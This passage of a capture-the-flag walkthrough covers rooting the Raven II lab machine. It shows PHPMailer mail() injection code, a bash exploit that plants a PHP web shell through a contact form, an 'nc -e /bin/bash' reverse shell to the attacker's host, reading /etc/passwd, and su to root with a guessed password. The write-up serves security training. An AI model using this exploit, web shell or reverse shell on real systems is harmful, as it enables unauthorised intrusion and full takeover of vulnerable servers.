See the full advisory URL for details.

*/


// Attacker's input coming from untrusted source such as $_GET , $_POST etc.
// For example from a Contact form

$email_from = '"attacker\" -oQ/tmp/ -X/var/www/cache/phpcode.php  some"@email.com';
$msg_body  = "<?php phpinfo(); ?>";

// -----------------


// mail() param injection via the vulnerability in PHPMailer

require_once('class.phpmailer.php');
$mail = new PHPMailer(); // defaults to using php "mail()"

$mail->SetFrom($email_from, 'Client Name');

:
```

Use the `exploit.sh` file, and add the IP: `192.168.1.115` for Target

```
File  Actions  Edit  View  Help
  GNU nano 4.8                    zexploit.sh                    Modified
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1/Unsolved

TARGET=192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=Hackerman" \
              --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
              --data-urlencode "action=submit" \
              $TARGET | sed -r '1d!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```


This script creates a backdoor which `ncat` can exploit: `/var/www/html/backdoor/php`

Command: `bash zexploit.sh`

```
root@Kali:/# bash zexploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:/#
```

We now have a method to execute commands on the target, in the form of `192.168.1.115/backdoor.php?cmd=<CMD>`

To show the contents of the `passwd` file: **Command:** `192.168.1.115/backdoor.php?cmd=cat%20/etc/passwd'



In order to activate the `ncat` session, we want to execute the command `nc 192.168.1.90 4444 -e /bin/bash` after we set up the listener in Kali.

In order to set up the listener, we use the following command:


Command: `nc -lnvp 4444`

- `ncat` - Concatenate and redirect sockets
- `-l, --listen` Bind and listen for incoming connections
- `-n, --nodns` Do not resolve hostnames via DNS
- `-v, --verbose` Set verbosity level (can be used several times)
- `-p, --source-port port` Specify source port to use (**4444 in this case**)

```
root@Kali:/#
root@Kali:/# nc -lnvp 4444
listening on [any] 4444 ...
```

Deploying the payload will take the form of the following URL:

Command: `192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash`



Which succesfully establishes a connection:

```
root@Kali:/# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 45256
```

Running the following command will result in an Interactive User Shell opened on the Target.

Command: `python -c ‘import pty;pty.spawn(“/bin/bash”)’`

```
root@Kali:/# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 45256
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$
```

Traversing the directories, we find flag 2, and can fiew it's contents:

```
www-data@target2:/var/www/html$ cd ..
cd ..
www-data@target2:/var/www$ ls -al
ls -al
total 20
drwxrwxrwx  3 root     root     4096 Nov  9  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Nov  9  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 May 29 16:16 html
www-data@target2:/var/www$

www-data@target2:/var/www$

www-data@target2:/var/www$ cat flag2.txt
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@target2:/var/www$
```


Flag 3

- flag3.png: `flag3{a0f568aa9de277887f37730d71520d9b}`


- Exploit Used:
  - Used shell access on target to search WordPress uploads directory for `Flag 3`, discovered path location, and navigated to web browser to view `flag3.png`.
- Commands:
  - **Command:** `find /var/www -type f -iname 'flag*'`
  - **Path:** `/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png`
  - **URL:** 192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png

Used the find command to find flags in the WordPress uploads directory.
Command: `find /var/www -type f -iname 'flag*'`

- `find` find files or directories in location specified
- `-type f` specify file types to be found
- `-iname` ignore case of filename `flag*` (* = wildcard)



- Discovered `Flag 3` location path is `/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png`
- In web browser navigated to `192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png`



Flag 4

- flag4.txt: `flag4{df2bc5e951d91581467bb9a2a8ff4425}`

- Exploits:
  - All previous exploits
  - Weak passwords that can be guessed
  - Lack of authorisation preventing access to directories and confidential information
- Commands:
  - `su root` switch to root user
  - Manual bruteforce password `toor`
  - `cd root` traverse directories
  - `ls -al` list files in directory
  - `cat flag4.txt` displays confidential inforamtion

```
www-data@target2:/var/www$ su root
su root
Password: toor
```

```
root@target2:/var/www# cd /root
cd /root
root@target2:~# ls -al
ls -al
total 44
drwx------  2 root root 4096 Jun 24  2020 .
drwxr-xr-x 23 root root 4096 Jun 27  2020 ..
-rw-------  1 root root 6116 Jul  1  2020 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  397 Nov  9  2018 flag4.txt
-rw-------  1 root root  149 Nov  9  2018 .mysql_history
-rw-r--r--  1 root root  140 Nov 20  2007 .profile
-rw-------  1 root root 1024 Aug 13  2018 .rnd
-rw-r--r--  1 root root   66 Aug 13  2018 .selected_editor
-rw-r--r--  1 root root   20 Aug 13  2018 .tmux-session
root@target2:~# cat flag4.txt
cat flag4.txt
  ___                        ___ ___
 | _ \__ ___ _____ _ _ |_  _|_  _|
 |   / _` \ V / -_) ' \ | | | |
 |_|_\__,_|\_/\___|_||_|___|___|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target2:~#
```